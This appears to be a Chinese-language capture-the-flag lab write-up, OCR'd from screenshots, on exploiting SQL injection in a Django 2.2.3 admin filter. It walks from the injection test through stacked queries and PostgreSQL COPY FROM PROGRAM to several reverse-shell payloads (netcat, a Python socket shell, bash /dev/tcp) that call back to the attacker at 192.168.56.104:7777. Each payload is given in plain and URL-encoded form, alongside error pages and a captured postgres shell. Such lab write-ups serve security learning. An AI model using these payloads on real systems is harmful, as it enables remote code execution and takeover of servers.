


URL 编码/解码

```
detail__title')='1' or 1=1--
```

```
detail__title%27)%3d%271%27+or+1%3d1--+%0a
```

显示了所有结果，漏洞存在



192.168.56.104:8484/admin/vuln/collection/?detail__title')%3d'1' or 1%3d1--%20

Django administration

WELCOME, TRUE. VIEW SITE / CHANGE PASSWORD / LOG OUT

Home › Vuln › Collections

Select collection to change


Action: --------- Go 0 of 2 selected

☐	COLLECTION
☐	Example 1
☐	Example 2

2 collections

漏洞利用

创建一个临时表
?detail__title')='1' OR 1=1; CREATE TABLE cmd_exec(cmd_output TEXT);--




ProgrammingError at /admin/vuln/collection/

no results to fetch

```
      Request Method:  GET
         Request URL:  http://192.168.56.104:8484/admin/vuln/collection/?detail__title%27)
                       %3d%271%27+or+1%3d1%3bcreate+table+cmd_exec(cmd_output+text)%3b--
      Django Version:  2.2.3
      Exception Type:  ProgrammingError
     Exception Value:  no results to fetch
  Exception Location:  /usr/local/lib/python3.6/site-packages/django/db/utils.py in inner, line 96
   Python Executable:  /usr/local/bin/python
      Python Version:  3.6.9
         Python Path:  ['/usr/src',
                        '/usr/local/lib/python36.zip',
                        '/usr/local/lib/python3.6',
                        '/usr/local/lib/python3.6/lib-dynload',
                        '/usr/local/lib/python3.6/site-packages']
         Server time:  Sat, 7 Jun 2025 06:41:37 +0000
```

我们可以构造一个payload，然后去进行url编码




```
?detailtitle')=1'or1=1; COPY cmdexec FROM PROGRAM 'bash -i && nc -e /tmp/shell.sh 192.168.56.104 7777';--
```

字符编码：UTF-8

```
%3fdetailtitle%27)%3d1%27or1%3d1%3b+COPY+cmdexec+FROM+PROGRAM+%27bash+-i+%26%26+nc+-
e+%2ftmp%2fshell.sh+192.168.56.104+7777%27%3b--
```

执行失败了，可能是目标机器上没有netcat




InternalError at /admin/vuln/collection/

program "bash -i && nc -e /tmp/shell.sh 192.168.56.104 7777" failed
DETAIL: command not found

```
      Request Method:  GET
         Request URL:  http://192.168.56.104:8484/admin/vuln/collection/?detail__title%27)
                       %3d%271%27+or+1%3d1%3b+COPY+cmd_exec+FROM+PROGRAM+%27bash+-i+%26%26+nc+-
                       e+%2ftmp%2fshell.sh+192.168.56.104+7777%27--
      Django Version:  2.2.3
      Exception Type:  InternalError
     Exception Value:  program "bash -i && nc -e /tmp/shell.sh 192.168.56.104 7777" failed
                       DETAIL:  command not found
  Exception Location:  /usr/local/lib/python3.6/site-packages/django/db/backends/utils.py in _execute, line 84
   Python Executable:  /usr/local/bin/python
      Python Version:  3.6.9
         Python Path:  ['/usr/src',
                        '/usr/local/lib/python36.zip',
                        '/usr/local/lib/python3.6',
                        '/usr/local/lib/python3.6/lib-dynload',
                        '/usr/local/lib/python3.6/site-packages']
         Server time:  Sat, 7 Jun 2025 06:43:19 +0000
```


构造一个查看python版本的payload



```
detail__title')='1' or 1=1; copy "cmd_exec" FROM PROGRAM 'python --version'--
```


```
detail__title%27)%3d%271%27+or+1%3d1%3b+copy+%22cmd_exec%22+FROM+PROGRAM+%27python+--version%27--
```

目标机器上有python




```
ProgrammingError at /admin/vuln/collection/
no results to fetch

Request Method: GET
   Request URL: http://192.168.56.104:8484/admin/vuln/collection/?detail__title%27)
                %3d%271%27+or+1%3d1%3b+copy+%22cmd_exec%22+FROM+PROGRAM+%27python+--version%27--
Django Version: 2.2.3
Exception Type: ProgrammingError
Exception Value: no results to fetch
Exception Location: /usr/local/lib/python3.6/site-packages/django/db/utils.py in inner, line 96
Python Executable: /usr/local/bin/python
Python Version: 3.6.9
   Python Path: ['/usr/src',
                 '/usr/local/lib/python36.zip',
                 '/usr/local/lib/python3.6',
                 '/usr/local/lib/python3.6/lib-dynload',
                 '/usr/local/lib/python3.6/site-packages']
   Server time: Sat, 7 Jun 2025 06:54:39 +0000
```

莫名其妙的报错，我同样的payload在攻击者主机上都可以运行了



```
ProgrammingError at /admin/vuln/collection/
syntax error at or near "192.168"
LINE 1: ...t(socket.AF_INET,socket.SOCK_STREAM);s.connect((\'192.168.56...
                                                              ^

Request Method: GET
   Request URL: http://192.168.56.104:8484/admin/vuln/collection/?detail__title%27)
                %3d%271%27+or+1%3d1%3b+COPY+cmd_exec+FROM+PROGRAM+%27python+-
                c+%22import+socket%2csubprocess%2cos%3bs%3dsocket.socket(socket.AF_INET%2csocket.SOCK_STREAM)%3bs.connect((%5c
                %27192.168.56.104%5c%27
                %2c7777))%3bos.dup2(s.fileno()%2c0)%3bos.dup2(s.fileno()%2c1)%3bos.dup2(s.fileno()%2c2)%3bsubprocess.call(%5b%5c%27
                %2fbin%2fbash%5c%27%2c%5c%27-i%5c%27%5d)%22%27%3b--
Django Version: 2.2.3
Exception Type: ProgrammingError
Exception Value: syntax error at or near "192.168"
                 LINE 1: ...t(socket.AF_INET,socket.SOCK_STREAM);s.connect((\'192.168.56...
                                                                              ^

Exception Location: /usr/local/lib/python3.6/site-packages/django/db/backends/utils.py in _execute, line 84
Python Executable: /usr/local/bin/python
Python Version: 3.6.9
   Python Path: ['/usr/src',
                 '/usr/local/lib/python36.zip',
                 '/usr/local/lib/python3.6',
                 '/usr/local/lib/python3.6/lib-dynload',
```

转回头看看不用nc，只用bash



URL 编码/解码

```
detail__title')='1' or 1=1; copy "cmd_exec" FROM PROGRAM 'bash -c "bash -i >& /dev/tcp/192.168.56.104/7777 0>&1"'--
```

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字符编码： UTF-8

```
detail__title%27)%3d%271%27+or+1%3d1%3b+copy+%22cmd_exec%22+FROM+PROGRAM+%27bash+-c+%22bash+-i+%3e%26+%2fdev%2ftcp%2f192.168.56.104%2f7777+0%3e%261%22%27--
```

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
成功了，诀窍是在代码外面套上bash -c''防止过早解析



192.168.56.104:8484/admin/vuln/collection/?detail__title')%3d'1'+or+1%3d1%3b+c

InternalError at /admin/vuln/collection/

program "bash -c "bash -i >& /dev/tcp/192.168.56.104
DETAIL: child process exited with exit code 1

Request Method: GET
Request URL: http://192.168.56.104:8484/admin/vuln/collection/?det
%3d%271%27+or+1%3d1%3b+copy+%22cmd_exec%
i+%3e%26+%2fdev%2ftcp%2f192.168.56.104%2f777
Django Version: 2.2.3
Exception Type: InternalError
Exception Value: program "bash -c "bash -i >& /dev/tcp/192.168.56.104/7777 0
DETAIL: child process exited with exit code 1
Exception Location: /usr/local/lib/python3.6/site-packages/django/db/backe
Python Executable: /usr/local/bin/python
Python Version: 3.6.9
Python Path: ['/usr/src',
 '/usr/local/lib/python36.zip',
 '/usr/local/lib/python3.6',
 '/usr/local/lib/python3.6/lib-dynload',
 '/usr/local/lib/python3.6/site-packages']
Server time: Sat, 7 Jun 2025 07:20:35 +0000


kali@kali: ~/Desktop/workspace/webmin/frp_0.61.1_linux_amd64

```
┌──(kali㉿kali)-[~/Desktop/workspace/webmin/frp_0.61.1_linux_amd64]
└─$ 

┌──(kali㉿kali)-[~/Desktop/workspace/webmin/frp_0.61.1_linux_amd64]
└─$ ^C

┌──(kali㉿kali)-[~/Desktop/workspace/webmin/frp_0.61.1_linux_amd64]
└─$ nc -lvp 7777
listening on [any] 7777 ...
192.168.56.102: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.102] 50996
bash: cannot set terminal process group (1821): Inappropriate ioctl for device
bash: no job control in this shell
postgres@466474c43ba1:/var/lib/postgresql/9.6/main$ 
```

胜利的小旗



```
postgres@466474c43ba1:/var/lib/postgresql/9.6/main$ ls /tmp
ls /tmp
flag-{bmh539b7369-d986-418c-b54f-98c71d1529ad}
postgres@466474c43ba1:/var/lib/postgresql/9.6/main$ 
```

出现问题与解决方案

`environment variable TERM not set`

或是

`screen-please-set-a-terminal-type`

解决方案是运行

```
export TERM=xterm
```

```
must be connected to a terminal
```

解决方案是运行

```
script /dev/null
```

```
gzip: stdin: not in gzip format
```

```
tar: Child returned status 1
```

```
tar: Error is not recoverable: exiting now
```

应该是压缩包损坏了，这件事在我将攻击者主机上的压缩包通过服务器传输到受控靶机上的时候发生了无数次。推荐有什么压缩包直接去网上wget。如果文件少的话，那就一个文件一个文件curl -O

`反向shell中修改配置文件不方便，vim手感一坨`
在攻击者主机修改，然后通过curl -O传过去